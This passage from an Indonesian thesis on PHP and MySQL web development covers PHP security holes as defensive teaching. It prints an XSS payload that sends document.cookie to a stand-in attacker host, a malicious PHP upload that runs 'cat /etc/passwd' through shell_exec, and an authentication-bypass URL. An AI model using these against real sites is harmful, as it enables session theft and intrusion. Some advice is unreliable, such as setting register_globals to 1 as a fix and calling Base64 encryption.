Cara berikutnya adalah menuliskan kode program JavaScript dalam suatu *file* teks dan kemudian *file* teks yang berisi kode JavaScript di panggil dari dalam dokumen HTML (khusus Netscape mulai versi 3 keatas). Kode yang disisipkan kedalam dokumen HTML adalah sebagai berikut :

```
<SCRIPT LANGUAGE="JavaScript" SRC="url/file.js"> </SCRIPT>
```

dimana *url/file.js* adalah adalah lokasi dan nama *file* yang berisi kode JavaScript, jika perintah tambahan SRC tidak disertakan maka *tag script* akan mencari kode yang terletak di dalam *tag Script.*

- **Melalui *event* tertentu**

Event adalah sebutan dari satu aksi yang dilakukan oleh *user*, contohnya seperti klik tombol *mouse*. Kodenya dapat di tulis sebagai berikut :

```
<tag eventHandler="kode JavaScript yang akan dimasukkan">
```

dimana **eventHandler** adalah nama dari *event* tersebut.

2.4.3 PHP

PHP adalah singkatan dari *PHP Hypertext Preprocessor* yaitu bahasa berbentuk skrip yang ditempatkan di *server* dan dijalankan oleh *server*. Hasilnya ke klien tempat pemakai menggunakan *browser*. PHP dirancang untuk membentuk Web dinamis. Artinya PHP dapat membentuk suatu tampilan berdasarkan permintaan terkini. Misalnya dapat mengakses *database* dan menampilkannya di halaman Web serta interaktif dengan cepat dan mudah. PHP dapat berinteraksi dengan hampir semua teknologi Web yang sudah ada. *Developer* dapat menulis sebuah program PHP yang mengeksekusi suatu program CGI (*Common Gateway Interface*) di *server* Web lain.

Skrip-skrip PHP semula berawal dari *skrip Perl* yang dikemas menjadi tool yang disebut *"Personal Home Page"*. Paket inilah yang menjadi cikal bakal PHP. Pada tahun 1995, Rasmus Lerdoft menciptakan PHP/FI Versi 2. Pada versi ini pemrogram dapat menempelkan kode terstruktur di dalam tag HTML. Pada awalnya, PHP dirancang untuk diintegrasikan dengan *Web server Apache*. Namun sekarang PHP juga dapat bekerja dengan *Web server* seperti PWS (*Personal Web Server*), IIS (*Internet Information Server*), dan Xitami. PHP bersifat bebas dipakai (*open source*), dan *software*-nya dapat di-*download* melalui situs *www.php.net*.

Menggunakan bahasa pemrograman seperti PHP dan *database server* seperti MySQL, akan membuat situs lebih dinamis. *User* dapat berinteraksi dengan situs tersebut. Misalnya memberikan komentar pada *posting blog*, mengetikkan teks lewat *tagboard* atau *shoutbox*, mengisi dan melihat buku tamu, dan sebagainya [SUF-03].

2.4.3.1 Sintak Penulisan PHP


Skrip PHP berkedudukan sebagai tag dalam bahasa HTML. Sebagaimana diketahui, HTML (*HyperText Markup Language*) adalah bahasa standar untuk membuat halaman-halaman Web. Berikut adalah contoh kode HTML dan kode PHP.

Kode HTML :

```
<html>
<head>
<title> Kode HTML </title>
</head>
```

```
<body>
<b> Ini menggunakan Kode HTML </b><br>
</body>
</html>
```

Bila dijalankan melalui *browser*, maka hasilnya dapat dilihat dalam Gambar 2.9



Gambar 2.9. Tampilan Kode HTML Pada *Browser*
Sumber : *[PRA-05 : 22]*

Kode PHP yang berada dalam kode HTML.


Kode PHP :

```
<html>
<head>
<title> Kode PHP </title>
</head>
<body>
Ini menggunakan Kode PHP <br>

<?php
Printf(″Hari Ini Tgl. : %s ″, Date (″d F Y″));
?>

</body>
</html>
```

Kode PHP diawali dengan <?php dan diakhiri dengan ?>. Pasangan kedua kode inilah yang befungsi sebagai tag kode PHP. Berdasar tag inilah, *server* dapat memahami kode PHP dan memprosesnya. Hasil dari skrip PHP tersebut bila dijalankan melalui *browser*, ditunjukkan dalam Gambar 2.10.




Gambar 2.10. Tampilan Kode PHP Pada *Browser*
Sumber : *[PRA-05 : 49]*

2.3.3.2 Konsep Kerja PHP

Konsep kerja HTML diawali dengan permintaan suatu halaman Web oleh *browser*. Berdasarkan URL (*Uniform Resource Locator*) atau dikenal dengan internet, *browser* mendapat alamat dari *Web server*, mengidentifikasi halaman yang dikehendaki, dan menyampaikan segala informasi yang dibutuhkan oleh *Web server*. Selanjutnya, *Web server* akan mencarikan berkas yang diminta dan memberikan isinya ke *browser*. *Browser* yang mendapatkan isinya segera melakukan proses penerjemahan kode HTML dan menampilkannya ke layar pemakai (klien).

Pada PHP prinsip kerjanya sama, hanya saja ketika berkas PHP yang diminta didapatkan oleh *Web server*, isinya segera dikirimkan ke mesin PHP dan mesin inilah yang memproses dan memberikan hasilnya (berupa kode HTML) ke *Web server*. Selanjutnya, *Web server* menyampaikannya ke klien. Konsep kerja PHP ditunjukkan dalam Gambar 2.11.



Gambar 2.11. Konsep Kerja PHP
Sumber : *[KAD-02 : 6]*

2.3.3.3 Menyisipkan *File*

Untuk menyisipkan sebuah modul ke dalam sebuah skrip PHP, dapat digunakan beberapa jenis perintah diantaranya :

- ✓ **require()**

  Dalam bahasa pemrograman C, bagi yang pernah mempelajarinya pasti telah mengenal preprocessor #include yang berfungsi untuk menambahkan modul-modul yang berisi fungsi-fungsi tertentu, misalnya untuk pengolahan grafik, I/O dan sebagainya ke dalam program yang sedang dibuat. Dalam PHP, perintah require() tersebut sama fungsinya dengan #include tersebut.

- ✓ **include()**

  Perintah include() digunakan untuk memasukkan dan mengevaluasi sebuah *file* tertentu ke dalam program. Meskipun perintah include() memiliki fungsi yang mirip dengan require(), namun keduanya memiliki perbedaan. Perintah include() berbeda dengan perintah require() dalam hal pengevaluasian dari perintah include() dilaksanakan setiap kali perintah tersebut dijalankan, sedangkan perintah require() dilaksanakan ketika pertama kali dijalankan.

✓ **require_once()**

Perintah require_once() akan menempatkan sebuah *file* yang disebutkannya ke dalam skrip yang dibuat seperti halnya perintah require(). Akan tetapi, perbedaan utamanya terletak pada jumlah penyisipan *file*nya yang hanya sekali, berbeda dengan perintah require() sehingga dapat menghindari terjadinya masalah akibat penggunaan nilai variabel dan fungsi yang berulang-ulang dan sama [HAR-02:48].

Ada beberapa aturan penulisan dalam penulisan perintah require() seperti terlihat dalam Tabel 2.2.

Tabel 2.2 Beberapa aturan penulisan perintah require()

Salah	Kesalahan	Benar
Require (”http://namaserver/ file.txt?v1=1&v2=2”);	Tidak mengenal penyisipan file.txt dengan mengirimkan data parameter.	Require (”http://namaserver/file.php?v1=1&v2=2”);
Require (”file.php?v1=1&v2=2”);	Dianggap sebagai *file* dengan nama file.php?v1=1&v2=2	Require (”file.php”);

Sumber : *[HAR-02 : 49]*

2.4.3.4 Lubang Keamanan pada PHP

PHP dapat dijalankan sama seperti aplikasi CGI (*Common Gateway Interface*) seperti *Web server* yang terintegrasi. *Interpreter* PHP mempunyai kemampuan untuk mengakses hampir semua *host-file system, network interfaces, IPC*, dan lain-lain. Konsekwensinya PHP potensial mendapat serangan dari *attacker*. Untuk meminimalkan serangan, *programmer* harus menyadari dan mengetahui hal-hal yang tidak diharapkan (merusak) saat program dijalankan, yaitu pengetahuan kelemahan suatu sistem dan modus serangan secara umum yang diarahkan untuk mengganggu keamanan program tersebut.

Lubang keamanan yang paling umum di dalam skrip PHP dan tak terkecuali pada aplikasi Web yang manapun, adalah berkaitan dengan *user input*. Banyak skrip menggunakan informasi *user* yang *legal* dalam bentuk format Web dan memproses informasi ini dengan berbagai cara. Jika *user input* ini dilegalkan

tanpa batasan, maka *user input* potensial menyisipkan perintah-perintah yang tidak diinginkan dalam skrip [SUF-03].

✓ ***Register Global***

Pada umumnya aplikasi PHP yang memiliki lubang keamanan berasal dari kemampuan variabel *autoglobal*. Dengan adanya fasilitas *autoglobal* pada variabel, *programmer* diberikan kemudahan mengaplikasikan skrip PHP, tapi memudahkan pula terjadinya lubang keamanan. Dengan fasilitas ini suatu variabel misalnya $x tidak perlu dideklarasikan dahulu dan bisa merupakan variabel *session*, variabel *cookie*, variabel dari *GET/POST*.

Tentu saja sebenarnya kelemahan keamanan bukan semata-mata berawal dari variabel *autoglobal*, melainkan juga kurangnya kewaspadaan dari *programmer* itu sendiri. Akibat lubang keamanan tersebut dapat mengakibatkan hal-hal berikut :

a). *denial of service*,
b). *authentication failure*,
c). *account hijacking*,
d). perusakan tampilan(*layout)*,
e). implantasi virus *Web browser*, dan lain-lain.

Kebanyakan aplikasi PHP yang ditemukan lubang keamanannya akibat variabel *autoglobal* ini adalah aplikasi yang *open source*, karena *user* dapat mengetahui kode aplikasi dan mengetahui nama-nama variabel yang digunakan. Jadi dengan sedikit trik '*security through obscurity*' sebenarnya skrip agak terlindungi dari akibat fasilitas variabel *autoglobal* ini. Tapi tentu saja cara itu bukan hal yang baik, karena cepat atau lambat lubang itu akan ditemukan.

Jika pilihan *register_globals* diaktifkan, maka PHP akan membentuk variabel global untuk setiap variabel *GET*, *POST*, dan *cookie* termasuk dalam meminta (*request*) *HTTP*. Ini berarti bahwa *attaker* kemungkinan mampu mengatur variabel-variabel ini di luar perkiraan.

Perhatikan kode berikut yang ditujukan untuk melakukan akses tanpa nama terhadap sebuah artikel tunggal dan meminta autentifikasi untuk semua artikel lain :

```
// anggaplah bahwa $article_id ditentukan oleh URL
if ($article_id == 0) {
$guest_ok = true;
}
if (!$guest_ok) {
// cek apakah user diizinkan dengan menggunakan fungsi yang
// didefinisikan pada tempat lain
check_auth();
}
```

Kode ini mungkin terlihat dapat dijalankan karena variabel $guest_ok secara umum akan diinisialisasi *false*. Akan tetapi, jika *user* memasukkan guest_ok=1 dalam *URL*, maka *user* akan lolos autentifikasi dan mengakses artikel apapun dalam sistem. Permasalahan yang sama dapat muncul saat melakukan pengecekan keamanan saat terlihat hubungan (*link*) ke halaman, tetapi tidak melakukan pengecekan keamanan pada halaman yang terhubung dengan *user*. Dalam sebuah sistem di mana *user* mendapat hak akses untuk memilih daftar artikel.

Programmer seharusnya melakukan pengecekan keamanan saat mengeluarkan daftar artikel yang tersedia dan saat menampilkan sebuah artikel yang sudah dipilih dari daftar itu. Tanpa melakukan pengecekan ini, *attacker* dapat mengetik kode *URL* untuk artikel-artikel yang seharusnya tidak boleh diakses olehnya dan melihat artikel itu tanpa kesulitan. Variasi umum lain untuk permasalahan ini adalah menggunakan fitur "*Remember My Login*" dengan menyimpan pengenal *user* dalam sebuah *cookie*, yang mengizinkan *user* mengubah nilai *cookie*-nya untuk *login*.

Permasalahan ini dapat muncul di sembarang tempat dalam skrip yang dibuat. Yang perlu dilakukan dengan hati-hati adalah daerah-daerah berikut :

- Kode pengecekan autentifikasi dan izin.
- Penggunaan variabel sebelum diinisialisasi (dapat diatur melalui *error_reporting*).
- Penggunaan variabel yang dirancang untuk mengatur permintaan oleh perintah *GET* atau *POST*.

Langkah-langkah yang dapat dilakukan untuk mengatasi permasalahan ini adalah sebagai berikut :

- Menonaktifkan *register_globals* dalam *file* php.ini. Sesudah melakukan perubahan ini, penggunaan $HTTP_GET_VARS dan $HTTP_POST_VARS yang berhubungan dengan *array* untuk mengakses *input GET* dan *POST* sebagai pengganti masukan variabel global. Hal ini mungkin akan membosankan, tetapi jauh lebih aman.
- Jika fungsi "*Remember My Login*" dibutuhkan, masukkan sebuah *password* atau berusaha keras menebak pengenal acak dalam *cookie* (fungsi "*Remember My Login*" masih bisa memberikan lubang keamanan lain seperti *user* jahat yang membagi sebuah mesin dengan seorang *user* resmi untuk mendapatkan akses).
- Menuliskan kode untuk menginisialisasi variabel global. Kode *fragmen* di atas dapat dikembangkan dengan menginisialisasi $guest_ok sehingga bernilai *false* di awal *script*.
- Menjamin suatu variabel bahwa variabel itu benar-benar datang dari suatu bagian dan tidak berasal dari *attacker*.
- Menuliskan kode untuk mengecek bahwa variabel global tidaklah berada dalam *array* $HTTP_POST atau $HTTP_GET.

✓ ***Session Spoofing***

Mekanisme *session* pada PHP tidak dilakukan dengan cara yang cukup aman. Ketika suatu *session* dibentuk, misalnya saat *user login*, maka sebuah *file* untuk menyimpan data variabel *session* dibuat dan akan tetap ada sebelum *session* di-*destroy*. *Session file* tersebut dibuat pada direktori yang didefinisikan pada php.ini sebagai *session.save_path*, pada UNIX biasanya adalah */temp/* sedangkan pada Windows adalah *sessiondata/* pada direktori dimana PHP di*install*. *File* tersebut biasanya bernama seperti ini :

```
sess_48f220fd650c06e84a15be8fb85d
"48f220fd650c06e84a15be8fb85d"
```

adalah nomor *session* ID aktual. *Session file* dibuat oleh *user* yang menjalankan php/*Webserver*, biasanya adalah *nobody*. Seorang *attacker* yang cukup memiliki

kemampuan untuk menyimpan *file* PHP sehingga *file* dapat diakses lewat *URL*, dapat membuat sebuah program PHP yang melihat semua *session file* yang ada kemudian melihat isinya.

Sebuah *session* dapat berisi informasi-informasi yang krusial seperti *username, password* dan lain-lain sehingga *attacker* dapat mengambil informasi tersebut, atau paling tidak, jika sistem pengecekan untuk otentifikasi tidak terlalu rumit, misalnya tanpa pengecekan IP *host* dari *client*, maka dengan menggunakan *session* ID *attacker* dapat men-*take over session* tersebut. Atau mungkin, jika *attacker* tahu apa yang harus diisi pada *file* tersebut, maka *attacker* dapat membuat *session*-nya sendiri.

Langkah-langkah perbaikan dan pengembangannya yaitu :

- Mengubah direktori tempat menyimpan *session file*. Hal ini dapat dilakukan lewat *file* konfigurasi php.ini atau dengan menggunakan fungsi session_save_path() pada kode PHP. Kemudian buatlah direktori tersebut hanya memiliki hak akses *execute* dan *writable* oleh *user* yang menjalankan *Webserver*.

  ```
  mkdir /temp/sessiondir/
  chmod 300 /temp/sessiondir/
  ```

- Konfigurasikan PHP agar menyimpan *session*-nya pada *database* dengan session_set_save_handler. Tentu saja solusi ini tidak terlalu baik, tetapi paling tidak sudah memberi kerjaan yang berat buat *attacker*.
- Sebagai tambahan, untuk menyimpan data yang krusial di *session* misalnya *password*, dapat melakukan enkripsi variabel sebelum variabel tersebut disimpan pada *session*, misalnya : minimal dengan Base64 encoding. *Session spoofing* juga dapat terjadi akibat tidak amannya cara penampilan suatu halaman PHP.

✓ ***Pengecekan kondisi dengan jenis variabel yang tidak jelas***

Proses otentikasi ataupun autorisasi seringkali dilakukan dengan mengecek kondisi yang membandingkan variabel *GET/POST* yang diberikan *user* atau variabel dari *session/cookie* dengan suatu nilai.

Misalkan suatu halaman melakukan otentifikasi dengan kode seperti berikut ini :

```
<?php
session destroy()
session_start();
$session_auth = "admin";
session_register("session_auth");
?>
```

Dan kemudian sebuah halaman menggunakan autorisasi dengan cara mengecek variabel "session_auth" seperti ini :

```
<?php
if (!empty($session_auth)) {
// Kode jika autorisasi berhasil disini
}
?>
```

Kode pengecekan tersebut tidaklah aman, sebab dengan mudah *attacker* dapat mengakses halaman tersebut dengan URL seperti `http://victimhost/page.php? session_auth=1` yang dapat membuat kondisi pada if diatas menjadi *TRUE*. Kesalahan pemrograman seperti ini juga terjadi pada jenis variabel dari *GET/POST*, variabel *cookie*. Langkah-langkah perbaikan dan pengembangannya yaitu :

Set konfigurasi auto_global menjadi *off* pada *file* php.ini dan mulailah memprogram dengan pendefinisian variabel yang jelas, $_GET, $_POST, `$_COOKIE atau $_SESSION.`

```
if ( $_POST['username'] == $user && $_POST['password'] == $pass )
{
/* ... */
}
```

Jika akses ke php.ini tidak ada, gunakan fungsi ini_set() :

```
ini_set("register_globals", 1);
```

- ✓ **Beberapa tips pengamanan aplikasi Web dengan PHP**

  a). Mengamankan *Layout* atau Tampilan.

  Pada Web yang dinamis, kita sering melakukan permintaan data dari *user* yang kemudian disimpan dalam *database* lalu ditampilkan untuk dapat dilihat oleh pengunjung lain. Jika *user* iseng, *user* dapat merusak tampilan Web karena *user* tadi memasukkan tag-tag HTML, misalnya memasukan kode <img src="image.jpg"> untuk menampilkan gambar yang sangat besar atau memasukan kode <!-- sehingga sebagian tampilan

Web tidak muncul atau mungkin *user* memasukkan kode JavaScript yang akan menggangu pengunjung lain.

Dengan menggunakan *client side scripting* seperti JavaScript, sebuah *session* dapat dicuri dengan cara ini. Misalkan sebuah *Web based mail* menampilkan *subject email* dengan cara :

```
<? echo "<TD>Subject : ". $subject ."</TD>"?>
```

Dengan memberikan *subject* yang berisi kode JavaScript seperti ini :

```
<script>
self. location.href="http://attackerhost.org/cookie-
grab.html?cookies="+escape(document.cookie)
</script>
```

Maka informasi *session/cookie* dapat dikirim ke *Website attacker*. Untuk menghindari tag-tag HTML yang dapat merusak tampilan/*layout Website*, atau menghindari implantasi *scripting* seperti diatas, kita dapat men-*disable* tag-tag tersebut. Kita dapat memilih tag-tag apa saya yang diperbolehkan dengan fungsi strip_tags() sehingga tag yang tidak diperbolehkan ditampilkan sebagaimana adanya dan tidak di*parsing* oleh *browser* sebagai kode HTML. Atau dapat juga mengubah setiap karakter "<" dan ">" menjadi "<" dan ">" yang merupakan kode karakter HTML untuk tanda lebih kecil dan lebih besar dengan fungsi htmlspecialchars() atau fungsi eregi_replace().

b). Batasi ukuran data yang dikirim ke *server* atau yang dimasukkan ke *database*.

Jika ingin membuat suatu aplikasi *guestbook* misalnya, tentu saja tidak diinginkan pengunjung dapat mengisi *guestbook* dengan tulisan yang sangat panjang sekali. Oleh karena itu ada baiknya berfikir untuk selalu membatasi fasilitas untuk *user*.

c). *Filter* kata-kata kotor (*bad words*).

Mungkin ini tidak ada hubungannya dengan kemanan sistem, tapi jika anda ingin membangun *Website* yang 'baik' sebaiknya hidari kata-kata sembarangan yang bisa di*posting* oleh *user*.

d). Cegah *flooding*.

Kita dapat menggunakan fasilitas *session* untuk mencegah agar *user* hanya dapat mengirimkan data sekali atau beberapa kali saja. Ini sangat berguna misalnya pada halaman *polling* untuk memperkecil kemungkinan *user* memanipulasi data dengan men-*submit* terus-menerus.

e). Cegah mekanisme *upload file* PHP yang dapat dieksekusi kemudian dengan dipanggil lewat *URL*. Jika seseorang men-*upload file* seperti dibawah ini :

```
<?php
$cmd = "cat /etc/passwd";           // atau
$cmd ="echo
"HACKED\">".dirname($_SERVER['PATH_TRANSLATED']).
"/hacked.html";
$h = shell_exec($cmd);
echo $h;
?>
```

Apabila *file* tersebut bisa dipanggil lewat *URL* maka *script* tersebut dapat dieksekusi oleh PHP dan hasilnya bisa membahayakan.

2.5 Basis Data

Basis data merupakan kumpulan data yang saling berhubungan (relasi). Relasi biasanya ditunjukan dengan kunci dari tiap *file* yang ada. Dalam satu *file* terdapat *record-record* yang sejenis, sama besar, sama bentuk, yang merupakan satu kumpulan entitas yang seragam. Satu *record* terdiri dari *field* yang saling berhubungan menunjukan bahwa *field* tersebut dalam satu pengertian yang lengkap dan direkam dalam satu *record [IRA-06]*. Dari pengertian diatas dapat disimpulkan bahwa basis data mempunyai beberapa kriteria penting, yaitu :

- Bersifat *data oriented* dan bukan *program oriented*.
- Dapat digunakan oleh beberapa program aplikasi tanpa perlu mengubah basis datanya.
- Dapat dikembangkan dengan mudah, baik *volume* maupun strukturnya.
- Dapat memenuhi kebutuhan sistem-sistem baru secara mudah
- Dapat digunakan dengan cara-cara yang berbeda.

Prinsip utama basis data adalah pengaturan data dengan tujuan utama fleksibilitas dan kecepatan dalam pengambilan data kembali. Adapun Tujuan basis data diantaranya adalah sebagai berikut :

1. Efisiensi meliputi *speed, space* dan *accurancy*.
2. Menangani data dalam jumlah besar.
3. Kebersamaan pemakaian (*Sharebility*).
4. Meniadakan duplikasi dan inkonsistensi data.

2.6 MySQL

MySQL adalah *Relational Database Management System* (RDBMS) yang didistribusikan secara gratis di bawah lisensi GPL (*General Public License*). Dimana setiap orang bebas untuk menggunakan MySQL, namun tidak boleh dijadikan produk turunan yang bersifat *closed source* atau komersial. MySQL sebenarnya merupakan turunan salah satu konsep utama dalam *database* sejak lama, yaitu SQL (*Structured Query Language*). SQL adalah sebuah konsep pengoperasian *database*, terutama untuk pemilihan/seleksi dan pemasukan data, yang memungkinkan pengoperasian data dikerjakan dengan mudah secara otomatis.

Keandalan suatu sistem *database* (DBMS) dapat diketahui dari cara kerja *optimizer*-nya dalam melakukan proses perintah-perintah SQL, yang dibuat oleh *user* maupun program-program aplikasinya. Sebagai *database server*, MySQL dapat lebih unggul dibandingkan *database server* lainnya dalam *query* data. Hal ini terbukti untuk *query* yang dilakukan oleh *single user*, kecepatan *query* MySQL bisa sepuluh kali lebih cepat dari PostgreSQL dan lima kali lebih cepat dibandingkan Interbase. Kemampuan yang cukup menakjubkan untuk sebuah *software* gratisan [PRA-02:1].

2.6.1 Koneksi Basis Data MySQL

Langkah awal dalam membuat aplikasi *Web database* adalah melakukan koneksi ke *data source*. Baru kemudian setelah data berhasil diakses, dilanjutkan dengan operasi-operasi lain seperti pembacaan, pengubahan, penghapusan data, dan sebagainya.

Fungsi mysql_connect() kiranya sudah cukup akrab bagi yang sering mengakses MySQL melalui PHP. Ketika menggunakan mysql_connect() untuk membuat koneksi, fungsi ini akan mengembalikan *link identifier* begitu berhasil dan sebaliknya jika gagal, maka memberikan nilai *false*. Setelah selesai menggunakan *database*, sebaiknya untuk menutup kembali dengan mysql_close(). Pada dasarnya ada beberapa variasi untuk melakukan koneksi selain cara yang umum digunakan.

```
mysql_connect (″nama_host:no_port″, ″nama_user″, ″password″);
mysql_connect (“localhost:/tmp/mysql.sock″);
mysql_connect (‘nama_host’, ‘nama_user’, ‘password’, true,
MYSQL_CLIENT_SSL  |  MYSQL_CLIENT_COMPRESS);
```

Selain mysql_connect(), tersedia mysql_pconnect() yang memiliki tujuan sama, namun disini koneksi dilakukan secara terus-menerus atau *permanent*. Dua hal utama yang membedakan adalah, pertama dicari *link* dengan parameter koneksi sama dan apabila ditemukan maka tidak membuat koneksi baru tetapi menggunakan yang sudah ada. Kedua koneksi tidak akan ditutup meskipun program sudah selesai dijalankan.

Untuk membantu *user* dalam mendeteksi kegagalan proses maupun koneksi, sudah disediakn fungsi khusus, yaitu mysql_error() dan mysql_errno(). Fungsi-fungsi tersebut akan mengembalikan pesan (teks dan kode) kesalahan dari fungsi MySQL yang terakhir, artinya ketika menggunakan tiga fungsi kemudian fungsi pertama serta kedua berhasil, maka pesan kesalahan mengacu ke fungsi ketiga. Untuk lebih jelasnya, perhatikan *listing* program sederhana pembuatan koneksi *database* berikut :

```
<?php
// koneksi ke database mysql
$host    = ″localhost″;       // nama host
$user    = ″″;                // nama user
$pass    = ″″;                // nama pasword
$sambung = mysql_connect($host, $user, $pass);
If (!$sambung) {
      echo ″Koneksi Gagal...!<br>″, mysql_error($sambung);
      exit();
      }
?>
```

Pada saat koneksi tidak berhasil dilakukan, program di atas akan menampilkan pesan kesalahan berikut baris letak kesalahan. Disini dapat

dilakukan modifikasi untuk sekedar memberitahukan ke *user* bahwa koneksi gagal dilakukan.

```
$sambung = @mysql_connect($host, $user, $pass);
If (!$sambung) {
      echo ”<title>Oops,.. Koneksi Gagal</title>”;
      echo ”<br><center><font color = red face = verdana>”;
      echo ”<b>Koneksi ke MySQL server pada ’$host’ Gagal..!<br>”;
      echo ”Slahkan hubungi Administrator.”;
      exit();
}
```

Kunci penyembunyian pesan kesalahan adalah menggunakan karakter @ pada setiap fungsi MySQL. Akibatnya pesan yang seharusnya terlihat menjadi tidak ditampilkan, namun disini diperlukan kecermatan dalam identifikasi kesalahan. Terlebih lagi ketika fungsi yang digunakan semakin banyak [PRA-05:108].

2.6.2 SQL dalam MySQL

SQL (*Structured Query Language*) merupakan bahasa ANSI (A*merican National Standard Input*) yang digunakan untuk melakukan *query* data pada *database*. Semua pengoperasian data dapat dikerjakan secara mudah dengan menggunakan bahasa ini, terutama dalam pemasukan dan seleksi data. Bahasa SQL memiliki struktur yang mudah dipahami, karena menggunakan perintah-perintah dalam bahasa Inggris. Hal-hal yang bisa dilakukan perintah-perintah SQL pada *database* MySQL seperti :

- ✓ Memasukkan atau menambah *record* baru ke dalam *database*
- ✓ Mengeksekusi *query database*
- ✓ Mengambil data dari *database*
- ✓ Mengubah *record* pada *database*
- ✓ Menghapus *record* pada *database*

Sebelum pembahasan ini dilanjutkan, perlu diketahui bahwa perintah SQL dapat diketik dengan huruf besar maupun kecil. Sebagai contoh, untuk membuat *database* dengan nama ”coba” dengan menggunakan perintah :

```
mysql> CREATE DATABASE coba;
Query OK, 1 row affected (0.00 sec)
```

Untuk memulai bekerja dengan *database* tersebut, terlebih dahulu harus memilih *database* tersebut sebagai *database* aktif dengan menggunakan perintah :

```
mysql> USE coba;
Database changed
mysql>
```


setelah *database* aktif, kemudian buat sebuah tabel dengan nama sobat, perhatikan contoh berikut :

```
mysql> CREATE TABLE sobat(
    -> id INT (2),
    -> nama CHAR (30),
    -> alamat CHAR (20),
    -> usia INT (2)
    -> );
Query OK, 0 rows affected (0.00 sec)
```

Perintah di atas akan membuat sebuah tabel dengan nama sobat, yang berisi kolom *id* dengan tipe *integer* dengan panjang 2 karakter, nama tipe *char* dengan panjang 30 karakter, alamat tipe *char* panjang 20 karakter dan usia tipe *integer* panjang 2 karakter. Kemudian isikan data berikut ke dalam tabel sobat, gunakan perintah seperti berikut :

```
mysql> INSERT INTO sobat
    -> VALUES (11,'punk','malang',24);
Query OK, 1 row affected (0.00 sec)
```

Jika semua perintah di atas telah selesai dikerjakan, maka dalam tabel sobat telah terisi satu buah *record* [PRA-02:29]. Keseluruhan perintah tadi ditunjukkan dalam Gambar 2.12.



Gambar 2.12 Tampilan *database* MySQL
Sumber : *[PRA-02 : 28]*

BAB III
METODE PENELITIAN

Pada tahap ini dijelaskan mengenai langkah-langkah yang akan dilakukan untuk menganalisis aplikasi Web yang *vulnerable* terhadap serangan *Cross Site Scripting* (XSS) serta pencegahannya. Adapun langkah – langkah yang dilakukan yaitu :

3.1 Studi Literatur

